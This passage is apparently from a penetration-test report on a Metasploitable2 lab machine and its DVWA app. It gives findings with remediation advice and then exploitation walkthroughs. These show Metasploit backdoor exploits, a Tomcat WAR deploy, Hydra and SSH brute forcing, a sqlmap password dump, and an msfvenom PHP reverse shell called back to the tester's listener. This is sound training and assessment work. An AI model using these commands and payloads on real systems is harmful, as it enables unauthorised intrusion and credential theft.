[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/05/09 00:45:21 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/about                (Status: 302) [Size: 0] [--> login.php]
/.htaccess            (Status: 403) [Size: 295]
/config               (Status: 301) [Size: 315] [--> http://10.0.2.6/dvwa/config/]
/docs                 (Status: 301) [Size: 313] [--> http://10.0.2.6/dvwa/docs/]
/external             (Status: 301) [Size: 317] [--> http://10.0.2.6/dvwa/external/]
/favicon.ico          (Status: 200) [Size: 1406]
/index                (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/instructions         (Status: 302) [Size: 0] [--> login.php]
/login                (Status: 200) [Size: 1289]
/logout               (Status: 302) [Size: 0] [--> login.php]
/php.ini              (Status: 200) [Size: 148]
/phpinfo              (Status: 302) [Size: 0] [--> login.php]
/README               (Status: 200) [Size: 4934]
/robots.txt           (Status: 200) [Size: 26]
/robots               (Status: 200) [Size: 26]
/phpinfo.php          (Status: 302) [Size: 0] [--> login.php]
/security             (Status: 302) [Size: 0] [--> login.php]
/setup                (Status: 200) [Size: 3549]
```

Figure 332-Brute forcing directories with Gobuster

A firewall fingerprinting was performed using wafw00f tool to identify the web application firewall, and there wasn't a WAF involved.




Figure 32-WAF fingerprinting

3.2 **Internal Network Vulnerability Findings**

Scope – 10.0.2.6

a) Detected a Bind Shell Backdoor

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

A specific port on the victim machine is bound by a bind shell and it listens for an incoming connection from an attacker machine. In a malicious perspective, this bind shell acts as a backdoor to the system.

In this machine, an open root bind shell could be identified, listening on port 1524 without any authentication being required. This shell can be used to obtain root access directly by an attacker with connecting to the port remotely and sending commands directly. A sign of previous breach is indicated through this bind shell.

Impact

Sensitive data of the system may have already breached. In addition, an attacker can easily gain high privilege access to the system without providing any credentials by utilizing simple networking tools such as Netcat.

Recommendations

- Verification should be performed to identify whether the system is compromised.
- If the system is compromised, follow a proper incident response plan.
- Remove the bind shell and reinstall the system if necessary.
- Close the open port 1524, which contains the bind shell.
- Check the system periodically for suspicious open ports and services running and take necessary actions.

b) FTP Backdoor Detection

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2011-2523

Description

FTP service resides on port 21 is vsFTPD version 2.3.4, which has a backdoor by default, and it opens a shell on TCP port 6200.

Impact

A reverse shell can be opened by an attacker after the successful exploitation of this vulnerability, and it leads to total compromise of the system.

Recommendations

- vsFTPD version 2.3.4 is outdated. So, update the vsFTPD to the latest 3.0.4 version.

c) Password not Set for MySQL root User

Risk Factor	High
Type	Remote

CVSS Base Score	10

Description

MySQL database service is probably there for storing sensitive information in the machine. However, in this machine, the password for MySQL user root is not set. Further enumeration revealed that user root is the highest privileged user in MySQL service which has read, update and delete privileges. Further it could identify that many sensitive information such as passwords of web applications, passwords of other hosts are stored in the database.

Impact

Any remote attacker can gain access to the MySQL database, which leads to the total compromise of the system. Sensitive information such as passwords for other networks are stored in MySQL database. So, an attacker will be able to pivot through the network exploiting each host without any effort.

Recommendations

- Apply a strong password for MySQL root user.
- Apply the least privilege principle to all users in MySQL.
- Verify whether the system has been compromised.

d) Weak Credentials Used in VNC

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Virtual Network Computing is widely used for remotely controlling another computer with the use of a graphical user interface. It should be secured with proper passwords because it deals with sensitive data. However, authentication password for VNC server in this machine is set to the value “password” which is not secure.

Impact

Any remote attacker will be able to login to the VNC service and gain access to the shared computing resources.

Recommendations

- Disable VNC if it is not needed.
- Apply a strong password and refrain from using default credentials.
  Change authentication keys for each shared computer.
  Verify whether the shared computing resources are compromised.
-
-

e) Detected a Backdoor in IRC

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2010-2075

Description

Internet Relay Chat version used which is UnrealIRCD 3.2.8.1 contains a backdoor by default. This backdoor was present in the archive file Unreal3.2.8.1 between November 2009 and June 2010.

Impact

This backdoor can be used to exploit the system and escalate privileges, which leads to total compromise of the system.

Recommendations

- Update IRC to the latest 5.0.9 version.
- Disable the IRC service if it is not used.

f) Default Credentials Used in Apache Tomcat

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Apache Tomcat provides a web server which can run Java code by providing a pure Java HTTP web server implementation. In this machine, Tomcat web server implementation running on port 8180 has default credentials in use for the Tomcat admin web application manager. Both username and password are set to “tomcat” which is not secure.

Impact

A remote attacker can gain access to the Apache Tomcat foothold and then escalate privileges to root leveraging other vulnerabilities present in the system.

Recommendations

- Change default credentials for Tomcat implementation and use a strong password.
- Remove the Tomcat web server implementation if it is not needed.
- Implement 2 factor authentication if necessary.

g) Weak Credentials Used in SSH

Risk Factor	High
Type	Remote
CVSS Base Score	9

Description

Secure shell establishes a secure remote connection from one Linux host to another. It is secured with password or public and private keys. However, username and password for the SSH service running on port 22 in this machine could be obtained via brute forcing because weak passwords are set as the authentication mechanism to SSH service. Both username and password are set to “msfadmin” which is not secure.

Impact

A remote attacker can login to machine via SSH using legitimate credentials after performing brute force and escalate privileges to gain root access which leads to total compromise of the system.

Recommendations

- Refrain from using default credentials and use a strong password.
  Follow a SSH hardening guide to secure SSH service from being exploited.
  Disable password authentication method from being used in SSH.
-
-

h) Anonymous FTP Login Enabled

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.3
CVE	CVE-1999-0497

Description

FTP service running on port 21 allows anonymous logins. Any remote user can login to FTP service remotely by providing "anonymous" as the username and providing any password. It does not require unique credentials.

Impact

Any remote user will be able to access sensitive files made available by the FTP server after logging in.

Recommendations

- If anonymous FTP is not required, disable it.
- Check the FTP server routinely to ensure that sensitive content is not being made available.

i) Weak Credentials Used in FTP

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.0

Description

As FTP is used to share and store sensitive data of the organization, it should be secured with a strong password. However, username and password for the FTP service running on port 21 in this machine could be obtained via brute forcing. Both username and password are set to the value "user" which is not secure.

Impact

A remote attacker can login to FTP server using legitimate credentials and gain access to sensitive information. If sensitive details such as passwords for other hosts are stored or shared through FTP, remote attacker will be able to obtain them and pivot through the network.

Recommendations

- Use a strong username and password for FTP server and refrain from using default credentials.
- Disable FTP server if it is not needed.

j) Cleartext Authentication is Supported by FTP

Risk Factor	Low
Type	Remote
CVSS Base Score	2.6

Description

If credentials are used in a protocol, it should be encrypted with a cryptographic protocol. However, FTP services on both port 21 and 2121 in this machine allows cleartext credentials to be transmitted over the network, without any encryption mechanism.

Impact

An attacker can intercept the network traffic using a simple packet capturing tool and obtain the username and password for FTP service and masquerade as a legitimate user. Further, any files shared through FTP can be obtained by an attacker. This is called a man-in-the-middle attack.

Recommendations

Switch to SFTP or FTPS which encrypts the FTP communication.

Server should be configured so that the connections are encrypted.

-
-

3.3 **Web Application Vulnerability Findings**

Scope – http://10.0.2.6/dvwa/

a) Weak Credentials Used for Login

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Weak credentials used in Login page in the web application. Username is set to the value "admin" and password is set to the value "password", which are default credentials and not secure.

Impact

An attacker can brute force the credentials with a simple tool like Hydra or attacker can easily guess the credentials.

Recommendations

- Use a strong username and a password for web application login and refrain from using default credentials.
- Use two-factor authentication if possible.

b) SQL Injection

Risk Factor	High
Type	Remote
CVSS Base Score	7.5

Description

A SQL injection vulnerability could be detected in the web application which happens due to the lack of input sanitization of user supplied queries.

Impact

This could allow attackers to execute arbitrary SQL commands and steal data or use the additional functionality of the database server to take control of more server components. Further, sensitive information can be leaked which leads to total compromise of the system.

Recommendations

- Any value supplied by the client needed to be handled as a string value rather than part of the SQL query. So, using parameterized queries will be the best solution.

c) Unrestricted File Upload

Risk Factor	High
Type	Remote
CVSS Base Score	7.0

Description

A php file could be uploaded to the file upload functionality of the web application because there are no protections against file extension. which leads to a reverse shell of the web application. An attacker can escalate privileges with the other vulnerabilities present.

Impact

As an attacker can obtain a reverse shell of the system, it leads to the total compromise of the system.

Recommendations

- Implement filtering mechanisms and content checking mechanisms to thoroughly identify the files and discard them from being uploaded if any suspicious content found.
  If possible, make file uploading possible only for authorized users.

d) Command Execution

-

Risk Factor	High
Type	Remote
CVSS Base Score	8.5

Description

Operating system commands could be executed from the web application interface because of the insufficient use of input sanitization.

Impact

Sensitive data of the system could be compromised because almost all UNIX operating system commands can be executed via web application interface.

Recommendations

- Avoid user input and system calls.
- Set up input validation and sanitization.
- Use secure APIs.

3.4 **Exploitation**

Scope – 192.168.8.194

a) Exploiting the Bind Shell Backdoor

With the use of Netcat bind shell backdoor was exploited and it provided root access directly to the system.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nc -nv 10.0.2.6 1524
(UNKNOWN) [10.0.2.6] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Figure 34-Exploiting Bind Shell Backdoor

b) Exploiting the FTP Backdoor

FTP backdoor was exploited using the Metasploit module available and it gave direct root access to the system.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:33667 -> 10.0.2.6:6200) at 2023-

bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Figure 35-Exploiting FTP backdoor

c) Exploiting Weak Credentials Used in VNC

Metasploit module was used to exploit the VNC service.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 10.0.2.6:5900         - 10.0.2.6:5900 - Starting VNC login sweep
[!] 10.0.2.6:5900         - No active DB -- Credential data will not be
[+] 10.0.2.6:5900         - 10.0.2.6:5900 - Login Successful: :password
[*] 10.0.2.6:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Figure 37-Exploiting VNC

d) Exploiting the IRC Backdoor

IRC was exploited using the Metasploit module and it gave direct root access to the system.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.6:6667 - Connected to 10.0.2.6:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
[*] 10.0.2.6:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bumxOeysmd9qVeyt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "bumxOeysmd9qVeyt\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.4:4444 -> 10.0.2.6:59602) at 2023-05-09 02:06:02

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal# whoami
root
root@metasploitable:/etc/unreal#
```

Figure 38-Exploiting IRC

e) Exploiting the Default Credentials Usage in Apache Tomcat

Apache Tomcat was exploited using Metasploit and it gave the foothold of Tomcat web server implementation.

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: admin:root (Incorrect)
```

```
[-] 10.0.2.6:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.6:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.6:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.6:8180 - LOGIN FAILED: both:manager (Incorrect)
```

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set pa
set path                        set payloadprocesscommandline  set p
set payload                     set payloaduuidname            set p
msf6 exploit(multi/http/tomcat_mgr_deploy) > set path /manager
path => /manager
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httpusername
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httppassword
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6229 bytes as ZlW99KpL5L25HDKbKwM3JO.war ...
[*] Executing /ZlW99KpL5L25HDKbKwM3JO/Mg97DkWJ3Y.jsp...
[*] Undeploying ZlW99KpL5L25HDKbKwM3JO ...
[*] Sending stage (58829 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:56

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: tomcat55
```

Figure 39-Exploiting Apache Tomcat

f) Exploiting Weak Credentials Used in SSH

SSH was brute forced using Hydra and valid credentials for user access could be found.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/wordlists/
user_file => /usr/share/wordlists/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/
pass_file => /usr/share/wordlists/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
[-] 10.0.2.6:22 - Failed: 'msfadmin:root'
[+] 10.0.2.6:22 - Success: 'msfadmin:msfadmin' 'u
om),25(floppy),29(audio),30(dip),44(video),46(plu
```

Figure 40-Brute forcing SSH

g) Exploiting Anonymous FTP Login

As anonymous login is enabled, FTP was logged in as anonymous without a password and sensitive information could be found.

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 2.3.4)
Name (10.0.2.6:h3r4): h3r4
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Figure 42-Exploiting anonymous login.

Scope – http://10.0.2.6/dvwa

a) Exploiting Weak Credentials Used for Login

Hydra was used to crack the login password of admin and it was successful.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.6 http-post-form "
iled"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-09 03:40:
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
[DATA] attacking http-post-form://10.0.2.6:80/dvwa/login.php:username=^USER^&pas
[80][http-post-form] host: 10.0.2.6   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-09 03:40:
```

Figure 44-Cracking HTTP Login

b) Exploiting SQL Injection

The user ID parameter of the web application was vulnerable to SQL injection and using sqlmap it was exploited to obtain sensitive information.




Figure 45-User ID parameter




Figure 46-Utilizing sqlmap.




Figure 47-Fetching databases using sqlmap.

```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:20:18] [INFO] using hash method 'md5_generic_passwd'
[06:20:18] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:20:18] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:20:18] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:20:18] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+-----------------------------------------+-----------+----------
| user_id | user    | avatar                                              | password                                | last_name | first_nam
+---------+---------+-----------------------------------------------------+-----------------------------------------+-----------+----------
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
+---------+---------+-----------------------------------------------------+-----------------------------------------+-----------+----------

[06:20:18] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.6/dump/dvwa/users.csv'
[06:20:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.6'
```


Figure 48-Obaining user passwords using sqlmap.

Those passwords could be easily cracked with the built-in word lists and provided almost all user passwords in clear text.

c) Exploiting Unrestricted File Upload

A php reverse shell was uploaded to the image uploaded section of the dvwa and got reverse shell and bypass the security content type using burp.


```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# msfvenom -p php/reverse_php lhost=10.0.2.4 lport=4444 -f raw -o backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
```




```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 53329
ls
Hello.php
backdoor.php
dvwa_email.png
php-reverse-shell.php
```

d) Exploiting Command Injection

Operating system commands could be exploited successfully in the “Ping for Free” website function. Sensitive data could be obtained easily by exploiting it.



4. Conclusion

Vulnerabilities associated with Metasploitable2 system, and its web application were analyzed and demonstrated though this report. The overall risk associated with the system is very critical because it is vulnerable to many high severity vulnerabilities which leads to remote code execution.

Vulnerabilities were categorized into high, medium, and low severity levels for better reference and most of the vulnerabilities were exploited in order to give the reader an understanding about how an attacker can compromise the system in a real-life scenario. Immediate actions should be taken to mitigate these vulnerabilities.